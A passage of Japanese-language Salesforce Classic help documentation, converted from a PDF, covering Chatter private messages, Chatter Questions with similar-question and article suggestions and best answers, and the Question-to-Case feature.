メッセージが、フィード、プロファイル、グローバル検索結果、またはその他の Chatter の公開部分に表示されることはありません。

メッセージを表示するには、[Chatter] タブで [メッセージ] リンクをクリックします。[私のメッセージ] ページでは、次の操作を実行できます。

- 会話ごとに最近のメッセージを表示する。最も新しいメッセージがリストの最上部に表示されます。
- 会話で最近のメッセージを送信したユーザの写真を表示する。
- 未読メッセージ ( ) があるか確認する。
- 会話で自分が最近の返信 ( ) を送信したかどうかを確認する。
- いずれかのメッセージをクリックして、その会話でやりとりしたメッセージの全履歴を表示する。
- [新規メッセージ] をクリックしてメッセージを送信する。

メッセージは会話単位にまとめられます。各会話は、参加するユーザの固有な組み合わせごとに定義されます。たとえば、あなたが Sally Smith にメッセージを送信したとします。Sally が返信すると、Sally のメッセージはあなたとの 1 対 1 の会話の続きとして表示されます。あなたから Sally に送信する新しいメッセージはすべて、異なるトピックに関するものでも、同じ会話に追加されます。時間と共に、Sally とこれまでやりとりしたメッセージがすべて含まれる、詳細な会話履歴が構築されます。一方、あなたが Sally Smith と Bob Johnson の両方にメッセージを送信したとします。そのメッセージは、あなた、Sally、Bob の間で交わされた別個の会話の一部とみなされます。Sally が返信すると、そのメッセージは、あなたと Sally の 1 対 1 の会話とは別の会話に追加されます。

Chatter メッセージを使用する場合は、次のヒントを考慮してください。

- メッセージは、Chatter 組織の誰にでも送信できます。自分がフォローしている人、自分をフォローしている人、自分が所属するグループ、受信者が顧客かどうかは関係ありません。
- 会話には、自分を含めて 2 ～ 10 人まで含めることができます。自分にメッセージを送信することはできません。
- 会話の参加者は、いずれかのユーザが会話の最初のメッセージを送信したときに決定します。最初のメッセージが送信された後に、会話に人を追加または会話から人を削除することはできません。

- 他のユーザが返信すると、[Chatter] タブの [メッセージ] リンクに、会話数と新しいメッセージが表示されます。すでに Chatter メール通知を受信している場合、新しいメッセージが自動的に通知されるようになります。
- メッセージまたは会話は削除できません。
- 会話のメッセージを読んだ後にその会話を未読にする場合、ユーザインターフェースからではなく、Chatter REST API からのみ設定できます。

Chatter メッセージの検索

Chatter メッセージに含まれる人やテキストを検索する手順は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

1. [私のメッセージ] で、メッセージの上にある検索ボックスに検索語を入力します。検索をするときは、次の簡単なヒントを参考にしてください。
   - 会話のリストを表示している場合、すべての会話を対象に一致が検索されます。1つの会話を表示している場合、その会話のみを対象に一致が検索されます。
   - 人の名前を検索すると (`bob johnson` など)、テキストに「Bob Johnson」の名前が含まれる会話と、Bob Johnson が参加している会話の両方が検索されます。自分自身の名前を検索する場合、検索結果には、自分のメッセージと会話のすべてが含まれます。これは、自分がすべての会話に参加しているためです。
   - 「`bob jo`」を検索すると、Bob Jones と Bob Johnson の両方とも検索されます。自動的に * (アスタリスク) ワイルドカード (`bob jo*`) が入力されたかのように `bob jo` で開始する語が検索されます。
   - 「*顧客*」という語を検索すると、メッセージのテキストに含まれる「顧客」という語が検索されて表示されます。一致には、会話の参加者リストで顧客として識別された人は含まれません。
2. [検索] をクリックします。
3. 検索結果が表示されたら、次の操作を実行できます。
   - 検索を絞り込むには、追加の検索語を入力するか、ワイルドカードまたは演算子を使用します。
   - 最初にすべての会話を検索した場合、会話全体を表示するにはメッセージをクリックします。

   参加者リストに一致する名前があり、会話に多くの人が参加している場合は、参加者リストに全員の名前が表示されないこともあるため、一致が表示されない可能性もあります。つまり、該当する名前を含む会話は一致として表示されますが、強調表示された一致する名前は表示されない場合があります。

検索語をクリアするには、 をクリックします。返信を入力するか、新規メッセージを送信するか、または [私のメッセージ] 以外に移動すると、Chatter は自動的に検索をクリアします。

関連トピック:

Salesforce Classic のユーザとのファイルの共有

Chatter メッセージの送信

メッセージを送信して、Chatter で非公開で連絡します。

Chatter メッセージを送信する手順は、次のとおりです。

1. 次のいずれかの場所からメッセージを開始します。
   - [Chatter] タブの [メッセージ] リンクをクリックして、[私のメッセージ] の [新規メッセージ] をクリックします。
   - Chatterの任意の場所でユーザの名前をクリックしてそのユーザのプロファイルを表示し、[メッセージを送信] をクリックします。
   - ユーザのフロート表示で [メッセージを送信] をクリックします。
   - 会話の全メッセージ履歴を表示している場合は、最新メッセージの下にあるテキストボックスを使用して返信を送信します。
   - 受信したメッセージに関するメール通知を表示している場合は、Chatterへのメール返信が有効であれば、メールに返信します。

   他の人とファイルを共有した場合も、Chatter メッセージが送信されます。ファイルを共有すると、受信者に自動的にメッセージが送信され、ファイルが共有されたことと、指定した追加情報が伝えられます。
2. [メッセージを送信] ダイアログボックスでメッセージを開始した場合は、人の名前を受信者リストに追加できます。[宛先] 項目に名前を入力し、名前をクリックして選択します。追加する名前を入力して、会話に人を追加します。

   会話内またはメールで返信する場合は、会話の参加者を変更できません。
3. メッセージを入力します。メッセージは 10,000 文字以下で入力します。
4. 次に示す適切なメソッドでメッセージを送信します。
   - [メッセージを送信] ダイアログボックスで、[送信] をクリックします。
   - 会話内で返信する場合は、[返信] (会話に複数の受信者がいる場合は [全員に返信]) をクリックします。
   - メールで返信する場合は、使用するメールアプリケーションの [送信] オプションを使用します。

メッセージが既存の会話の続きである場合、自分の返信は会話に追加され、[私のメッセージ]のリストの最上部に表示されます。これまでメッセージをやりとりしたことのない受信者の組み合わせにメッセージを送信して、新しい会話を開始した場合、自分のメッセージは[私のメッセージ]の最上部に新規会話として表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

Chatter メール通知への返信

Chatter の質問

質問がありますか。Chatterの質問を使用して、Chatterフィードに質問を投稿してから、寄せられる解決策を確認します。

Chatter の質問

Chatter の質問でコミュニティエンゲージメントを内部的および外部的に促進し、最適なセルフサービスコミュニティを拡張します。

Chatter での類似質問および類似記事の表示

Chatter の質問では、ユーザの質問時に質問を入力すると類似質問および関連する Salesforce ナレッジ記事が表示されるため、Salesforce および Chatter を使用するコミュニティでの重複するコンテンツの削減に役立ちます。

カスタマーサービス (Napili) テンプレート検索での類似質問および類似記事の表示

コミュニティユーザが類似した質問をすることがあります。Chatter の質問では、ユーザが [検索] 項目に質問を入力したときに類似質問および関連する Salesforce ナレッジ記事が表示されるため、カスタマーサービス (Napili) テンプレートで構築されたセルフサービスコミュニティでの重複するコンテンツの削減に役立ちます。

Chatter の質問の類似記事の有効化

ユーザが Chatter で質問をすると、入力と同時に類似質問が表示されます。質問だけでなく関連する Salesforce ナレッジ記事も表示するには、類似記事を有効にします。

Chatter の質問に対する最良の回答の選択

Chatter で質問をすることの利点の 1 つは、質問に対する最良の回答をユーザが選択できることです。質問に最良の回答があれば、ユーザは最良の回答を直接参照して問題を迅速に解決できます。

FAQ - Chatter の質問

Chatter の質問では、コミュニティおよび Salesforce のユーザがフィードで質問することができます。この機能のよくある質問を見てみましょう。

Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡

標準のレポートとダッシュボードを使用して、組織またはコミュニティで Chatter の質問の使用や採用について把握します。

Salesforce の Q&A 機能の相違点

Salesforce には、Salesforce 組織およびコミュニティで実装できるさまざまな Q&A 機能が備えられています。一部の機能では類似した用語が使用されているため、各機能の相違点を確認してください。

質問-to-ケースの概要

質問-to-ケースにより、モデレータが Chatter の質問からケースを作成できるため、顧客の問題をより簡単に追跡および解決できます。質問-to-ケースは、Salesforce フルサイトおよび Salesforce1 モバイルブラウザアプリケーションのほか、Chatter の質問が有効になっているコミュニティでも使用できます。

質問-to-ケースの設定

コミュニティ、Salesforce 組織、またはその両方に質問-to-ケースを追加します。

質問-to-ケースを有効にする

質問-to-ケースでは、モデレータが Chatter の質問からケースを作成し、顧客の質問をすばやく解決できます。コミュニティ、Salesforce 組織、またはその両方で質問-to-ケースを有効化します。

[ケースの詳細] ビューへ [Chatter からの質問] 項目を追加する

Chatter で質問からケースが作成されると、ケースの詳細ページの `[Chatter からの質問]` 項目に元の質問へのリンクが表示されます。この項目は、エージェントがフィードにすばやく移動するのに役立ちます。

フィード項目レイアウトへの [ケースにエスカレーション] アクションの追加

[ケースにエスカレーション] アクションを [Chatterの質問] ページに追加することで、質問からケースを作成する機能をモデレータに提供します。このアクションは、組織で質問-to-ケースを有効にすると自動的に作成されます。

[ケースにエスカレーション] アクションへのアクセス権を確認する

Salesforce 組織でケースに複数のレコードタイプを使用している場合、質問-to-ケースが必要なプロファイルに、[ケースにエスカレーション] アクションに関連付けられたレコードタイプへのアクセス権があることを確認します。組織でケースに 1 つのレコードタイプのみを使用している場合、このプロセスはスキップしてください。

[ケースにエスカレーション] アクションレイアウトをカスタマイズする

各ケースで追跡する必要がある情報に基づいて、[ケースにエスカレーション] アクションに表示される項目、およびその順番を選択します。

質問からのケースをキューに自動的に割り当てる

ケースの割り当てルールは質問-to-ケースではサポートされていないため、デフォルトでは、質問から作成されたケースはその質問をエスカレーションするモデレータに割り当てられます。必要に応じて、エージェントが要求できるように、ケースから作成された質問を自動的にキューに追加するワークフロールールまたはプロセスを作成できます。

Chatter での未解決の質問からケースの自動作成

コミュニティまたは組織を構築する場合、ユーザの質問にスピーディに回答できるようにします。質問-to-ケースでは、モデレータがフィードで未解決の質問をケースにエスカレーションできますが、Lightning プロセスビルダーで (ワークフロールールに似ている) プロセスを設定することで、さらに効率的なケース解決プロセスを作成できます。指定された条件を満たす質問から自動的にケースを作成するプロセスを設定します。

Chatter の質問からのケースの作成

Chatterの質問が解決されていない場合、モデレータは質問からケースを作成できます。質問-to-ケースが組織またはコミュニティで有効化されている必要があります。

Chatter の質問

Chatterの質問でコミュニティエンゲージメントを内部的および外部的に促進し、最適なセルフサービスコミュニティを拡張します。


Chatter の質問では、ユーザが Chatter パブリッシャーのアクションドロップダウンメニューで [質問] を選択して、Chatter フィード、グループ、およびレコード内で質問することができます。質問後は、モデレータおよび質問者が最良の回答を選択できます。最良の回答はフィード内に目立つように表示されるため、他のユーザが必要な情報をすばやく簡単に見つけられます。

ユーザは質問のタイトルと質問の詳細で情報を整理できます。他のChatterフィード項目と同様に、フォロワー、グループ、または特定の人物に質問することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Performance** Edition、**Enterprise** Edition、および **Unlimited** Edition



組織で Chatter の質問を有効化するには、[質問] アクションをグローバルパブリッシャーレイアウトに追加します。組織が Summer '14 以降で作成された場合、質問アクションは自動的に追加されていますが、見やすくするために左端にドラッグすることをお勧めします。グループまたはレコードでカスタマイズしたパブリッシャーレイアウトを使用している場合、[質問] アクションがそれらのレイアウトにも追加されたことを確認します。

Chatter デスクトップでは Chatter の質問はサポートされません。

関連トピック:

- Chatter の質問に対する最良の回答の選択
- Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡
- FAQ - Chatter の質問

Chatter での類似質問および類似記事の表示

Chatter の質問では、ユーザの質問時に質問を入力すると類似質問および関連する Salesforce ナレッジ記事が表示されるため、Salesforce および Chatter を使用するコミュニティでの重複するコンテンツの削減に役立ちます。

メモ:

- Chatter を使用するコミュニティには、Salesforce タブ + Visualforce で構築されたコミュニティが含まれます。
- 類似質問および類似記事の検索機能は、カスタマーサービス (Napili) テンプレートで構築されたコミュニティでも使用できます。詳細は、「カスタマーサービス (Napili) テンプレート検索での類似質問および類似記事の表示」を参照してください。
- 類似質問および類似記事は Salesforce1 またはモバイルブラウザでは使用できません。

エディション

使用可能なエディション: Salesforce Classic

Chatter の質問を使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Performance** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザがChatterに質問を入力すると、質問のタイトル項目の下にあるドロップダウンリストに類似質問が自動的に表示されます。類似質問と共に関連するナレッジ記事が表示されるようにするには、類似記事を有効にします。

- 1: 本アイコンと疑問符アイコンは、検索結果が記事なのか質問なのかを示します。
- 2: 質問結果には、質問のタイトル、回答数、および緑色のフラグと［回答済み］というテキスト (最良の回答が選択されている場合) が表示されます。

最大10件の結果がドロップダウンリストに表示されます (記事の前に質問が表示される)。Salesforceでは、同じ数の質問と記事が表示されますが、質問が不足している場合は記事が、記事が不足している場合は質問が追加表示されます。ユーザが入力したテキストに一致する質問または記事のタイトルがない場合、ドロップダウンリストは表示されません。

ドロップダウンの結果は、ユーザが入力したテキストが質問または記事のタイトルに含まれているかどうかに基づいています。検索では、部分的に一致する語や隣接しない語が考慮されます。たとえば、「best backpack」の結果には「Which backpack is best for day hikes?」というタイトルの質問が含まれ、「backpack」の結果には「Backpacking Tips」というタイトルの記事が含まれます。

質問の説明や記事のテキストもスキャンする詳細検索を実行する場合、Tabキーを押すか、タイトル項目の外側をクリックします。これにより、質問パブリッシャーの下に結果のドロップダウンリストが別に表示されます。

どの結果でもユーザの質問に対する回答を得られなかった場合、[質問する]をクリックして質問を投稿できます。

関連トピック:

Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡

カスタマーサービス (Napili) テンプレート検索での類似質問および類似記事の表示

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


コミュニティユーザが類似した質問をすることがあります。Chatterの質問では、ユーザが [検索] 項目に質問を入力したときに類似質問および関連する Salesforce ナレッジ記事が表示されるため、カスタマーサービス (Napili) テンプレートで構築されたセルフサービスコミュニティでの重複するコンテンツの削減に役立ちます。

メモ: 類似質問および類似記事は、Chatter を使用する内部 Salesforce 組織と Salesforce タブ + Visualforce で構築されたコミュニティでも使用できます。詳細は、「Chatterでの類似質問および類似記事の表示」を参照してください。

カスタマーサービス (Napili) コミュニティのユーザが [検索] 項目に質問を入力すると、類似質問およびナレッジ記事が自動的に項目の下のドロップダウンリストに表示されます。このドロップダウンリストには、[記事] と [質問] の 2 つのタブが含まれます。組み合わせた結果が含まれる [すべて] タブを表示するには、類似記事を有効にします (推奨)。

デフォルトでは、各タブには最大 6 件の結果が表示されます。[すべて] タブには一致する記事と質問の両方が表示され、記事が最初に表示されます。同じ数の質問と記事が表示されますが、いずれかのタイプの結果が不足している場合は、最大数に達するまでもう一方のタイプの結果が多く表示されます。特定のタイプの結果のみを表示するには、[記事] タブまたは [質問] タブをクリックします。検索で 1 つのタイプ (たとえば質問) の結果のみが返される場合でも、すべてのタブが表示されます。

メモ: コミュニティユーザに類似記事を表示するには、コミュニティでナレッジが有効になっており、ユーザがナレッジにアクセスできる必要があります。



- 1: [記事] タブと [質問] タブでは、ユーザが各タイプの結果を参照できます。ユーザは、これらのタブで上下矢印キーを使用して結果間を移動できます。ドロップダウンリストで質問または記事をクリックすると、直接その質問または記事に移動します。
- 2: テキストアイコンとチャットバブルアイコンは、検索結果が記事であるか質問であるかを示します。
- 3: リスト内の質問には、回答数、および最良の回答が選択されている場合は緑のチェックマークと［最良の回答］というテキストが表示されます。
- 4: ドロップダウンの検索結果は、ユーザが入力したテキストが質問または記事のタイトルに含まれているかどうかに基づきます。ユーザが [検索] をクリックして全文検索を実行すると、検索エンジンは質問の説明と記事のテキストの一致する用語もスキャンします。

検索設定は、コミュニティビルダーで[検索パブリッシャー]コンポーネントのプロパティを編集してカスタマイズできます。詳細は、「テンプレートを使用したコミュニティの作成」を参照してください。

関連トピック:

Chatter の質問の類似記事の有効化

Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡

質問-to-ケースの概要

Chatter の質問の類似記事の有効化

ユーザが Chatter で質問をすると、入力と同時に類似質問が表示されます。質問だけでなく関連する Salesforce ナレッジ記事も表示するには、類似記事を有効にします。

メモ: Chatter および Salesforce ナレッジが組織で有効になっている必要があります。

類似記事を有効にすると、次の場所でこの機能がオンになります。

- 内部 Salesforce 組織
- Salesforce タブ + Visualforce、またはカスタマーサービス (Napili) テンプレートを使用して構築されたコミュニティ

1. [設定]から、[クイック検索] ボックスに「*ナレッジの設定*」と入力し、[ナレッジの設定] を選択します。
2. [Chatter の質問] 設定で [ユーザが **Chatter** で質問するときに関連記事を表示 (**Chatter** を使用するコミュニティにも適用)] を選択します。

   メモ: 質問アクションが目的のページレイアウトに追加されていることを確認します。追加されていなければ、ユーザが表示できません。

類似記事と類似質問のしくみについての詳細は、次を参照してください。

- Chatter での類似質問および類似記事の表示
- カスタマーサービス (Napili) テンプレート検索での類似質問および類似記事の表示

エディション

使用可能なエディション: Salesforce Classic

Chatter の質問を使用可能なエディション: **Personal** Edition、**Group** Edition、**Professional** Edition、**Developer** Edition、**Performance** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Chatter の質問の類似記事を有効にする
- 「アプリケーションのカスタマイズ」

関連トピック:

カスタマーサービス (Napili) テンプレート検索での類似質問および類似記事の表示

質問-to-ケースの概要

Chatter の質問に対する最良の回答の選択

Chatter で質問をすることの利点の 1 つは、質問に対する最良の回答をユーザが選択できることです。質問に最良の回答があれば、ユーザは最良の回答を直接参照して問題を迅速に解決できます。

モデレータおよび質問者は次のことができます。

- 質問に対する最良の回答を選択する。
- 回答から最良の回答状況を削除する。

最良の回答として選択できる回答は 1 つのみです。モデレータは、Chatter モデレータ、コミュニティモデレータ、Salesforce システム管理者のいずれでもかまいません。質問に対する最良の回答を選択する権限がユーザにない場合は、[最良の回答として選択] オプションが表示されません。

エディション

使用可能なエディション: Salesforce Classic

Chatter の質問を使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Performance** Edition、**Enterprise** Edition、および **Unlimited** Edition



回答が最良の回答として選択されると、チェックマーク ( ) がその横に表示されます。最良の回答のコピーは回答リストの最上部にも表示されるため、他のユーザがすばやく確認できます。



関連トピック:

- Chatter での類似質問および類似記事の表示

FAQ - Chatter の質問

Chatterの質問では、コミュニティおよびSalesforceのユーザがフィードで質問することができます。この機能のよくある質問を見てみましょう。

Chatter のテキスト投稿で自分の質問をするのではなく、Chatter の質問を使用する必要がある理由は?

Chatter で質問をすることで時間を節約できます。質問をするとき、質問を入力すると類似する質問と記事が表示されます。他のユーザがすでに同じ質問をし、それに対して多くの回答や最良の回答が寄せられている可能性があります。Chatter の質問では、Chatter にすでに存在する貴重なコンテンツが利用されます。

Chatter フィードを絞り込んで質問のみを表示することはできますか?

はい、できます。Chatter フィードの上部で、[表示] の横にある をクリックし、[質問] を選択します。

Chatter で質問を検索できますか?

はい、できます。Chatter フィードの上部にある [このフィードを検索] ボタン ( ) を使用します。フィード検索結果に質問が含まれています。

Chatter の質問を Salesforce1 で使用できますか?
現在、Chatter の質問は Salesforce1 モバイルブラウザでのみ使用できます。

質問をするとどうなりますか?
フォローされている人、または質問をされた人やグループの Chatter フィードに質問が表示されます。質問をされた人やグループにはメール通知も送信されます。ユーザが質問をすると、他のユーザは Chatter で直接その質問に回答できます。

質問に対する最良の回答を選択できるのは誰ですか?
質問に対する最良の回答を選択できるのは、質問したユーザと、モデレータのみです。モデレータは、Chatter モデレータでもコミュニティモデレータでもかまいません。Salesforce システム管理者も質問に対する最良の回答を選択できます。詳細は、「Chatterの質問に対する最良の回答の選択」を参照してください。

Chatter の質問の使用および採用を Salesforce 組織で追跡できますか?
はい、できます。詳細は、「Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡」を参照してください。

関連トピック:

Chatter での類似質問および類似記事の表示
Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡

Salesforce 組織およびコミュニティでの Chatter の質問の使用の追跡

標準のレポートとダッシュボードを使用して、組織またはコミュニティでChatter の質問の使用や採用について把握します。

Chatter の質問に関するレポートは、次のような質問に回答する場合に役立ちます。

- ユーザはどのような質問をしているか?
- 過去 1 か月間に何件の質問を受けたか?
- 何割ぐらいの質問に回答できなかったか?
- ユーザの質問で 1 番多いのはどのようなトピックか?
- 1 番質問が多いのはどの部門か?

*Salesforce 組織*での Chatter の質問の使用を追跡するには、AppExchange で Salesforce Chatter ダッシュボードをダウンロードします。使用を開始する場合は、「ダッシュボードパッケージを使用した Chatter のレポート」を参照してください。

コミュニティでの Chatter の質問の使用を追跡するには、AppExchange で Salesforce Communities Management (Chatter を使用するコミュニティ向け) をダウンロードします。使用を開始する場合は、「ダッシュボードおよびインサイトパッケージを使用したコミュニティのレポート」 (ページ 3945)を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic

Chatter の質問を使用可能なエディション: **Group** Edition、**Professional** Edition、**Developer** Edition、**Performance** Edition、**Enterprise** Edition、および **Unlimited** Edition

関連トピック:

Chatter の質問からのケースの作成

Salesforce の Q&A 機能の相違点

Salesforce には、Salesforce 組織およびコミュニティで実装できるさまざまな Q&A 機能が備えられています。一部の機能では類似した用語が使用されているため、各機能の相違点を確認してください。

Salesforce では、ユーザが公開フォーラム設定で質問と回答を投稿できる 3 つの機能がリリースされています。これらの機能の目的は同じですが、Salesforce の Q&A 機能の進化に違いがあります。

Q&A 機能	説明	構造	ユーザによるアクセス方法
バージョン 1: アンサー	アンサーは、Winter '11 でリリースされたコミュニティ向けの Salesforce の最初の Q&A 機能です。Summer '13 以降、新しい組織ではアンサーを使用できません。	アンサーは、Question 標準オブジェクト上に構築されています。	内部ユーザは、Salesforce の [アンサー] タブを使用してアンサーにアクセスします。
バージョン 2: Chatter アンサー	Spring '12 でリリースされた Chatter アンサーは、アンサーのユーザ操作性は気に入っているが追加機能を希望する顧客を対象としていました。 Chatter アンサーを使用すると、ユーザ同士で互いの質問を検討し質問のフィードビューを表示する、標準のセルフサービスサイトを会社で管理できます。Summer '16 以降、新しい組織では Chatter アンサーを使用できません。	Chatter アンサーは、Question 標準オブジェクト上に構築されています。	内部ユーザは [Q&A] タブから Chatter アンサーにアクセスし、モデレータは [質問] タブで質問のリストを表示できます。
バージョン 3: Chatter の質問	Winter '15 でリリースされた Chatter の	Chatter の質問は Chatter データモデ	内部ユーザは、Chatter 内で [Chatter

エディション

使用可能なエディション: Salesforce Classic

アンサーおよび Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Chatter の質問を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Q&A 機能	説明	構造	ユーザによるアクセス方法
	質問は、Salesforce の Q&A 機能が最も高度に進化したものです。Chatter の組み込み機能を利用しているため、Q&A 機能を Chatter に緊密に統合することを希望する顧客に理想的です。 Chatter の質問は、Salesforce 組織、Salesforce1 モバイルブラウザアプリケーションの他、Chatter の質問が有効になっているコミュニティでも使用できます。	ル上に構築され、Feed Post および Feed Comment オブジェクトが使用されます。	の質問] にアクセスします。[Chatter パブリッシャーの質問] アクションを使用して質問を投稿し、すべての質問が Chatter フィードに表示されます。

関連トピック:

- Chatter の質問
- Chatter アンサーの [Q&A] タブの使用
- アンサーの概要

質問-to-ケースの概要

エディション


使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

質問-to-ケースにより、モデレータが Chatter の質問からケースを作成できるため、顧客の問題をより簡単に追跡および解決できます。質問-to-ケースは、Salesforce フルサイトおよび Salesforce1 モバイルブラウザアプリケーションのほか、Chatter の質問が有効になっているコミュニティでも使用できます。

顧客が Chatter の [質問] アクションを使用して質問するときに、Chatter パブリッシャーの下に類似した質問とナレッジ記事が表示されます。類似した質問と記事によって問題が対処されない場合、顧客は質問を投稿します。


質問が解決されない場合、質問をケースにエスカレーションできます。「Chatter のモデレート」または「コミュニティフィードのモデレート」ユーザ権限を持つユーザは、フィード内の質問から直接ケースを作成するか、Lightning プロセスビルダーで (ワークフロールールに似ている) プロセスを設定し、指定された条件を満たす質問から自動的にケースを作成することができます。質問から作成されたケースはキューに追加され、サポートエージェントが要求できるようになります。




顧客の質問がケースになると、顧客はケース番号とケースへのリンクが記載されたメールを受信します。顧客本人のみに表示される質問へのリンクを使用してケースを参照することもできます。モデレータには、ケースが作成されたことを示すメモが質問に表示されます。

メモ: 質問した顧客が自分のケースを参照するには、そのケースへのアクセス権が必要です。

モデレータのフラグ




顧客のフラグ



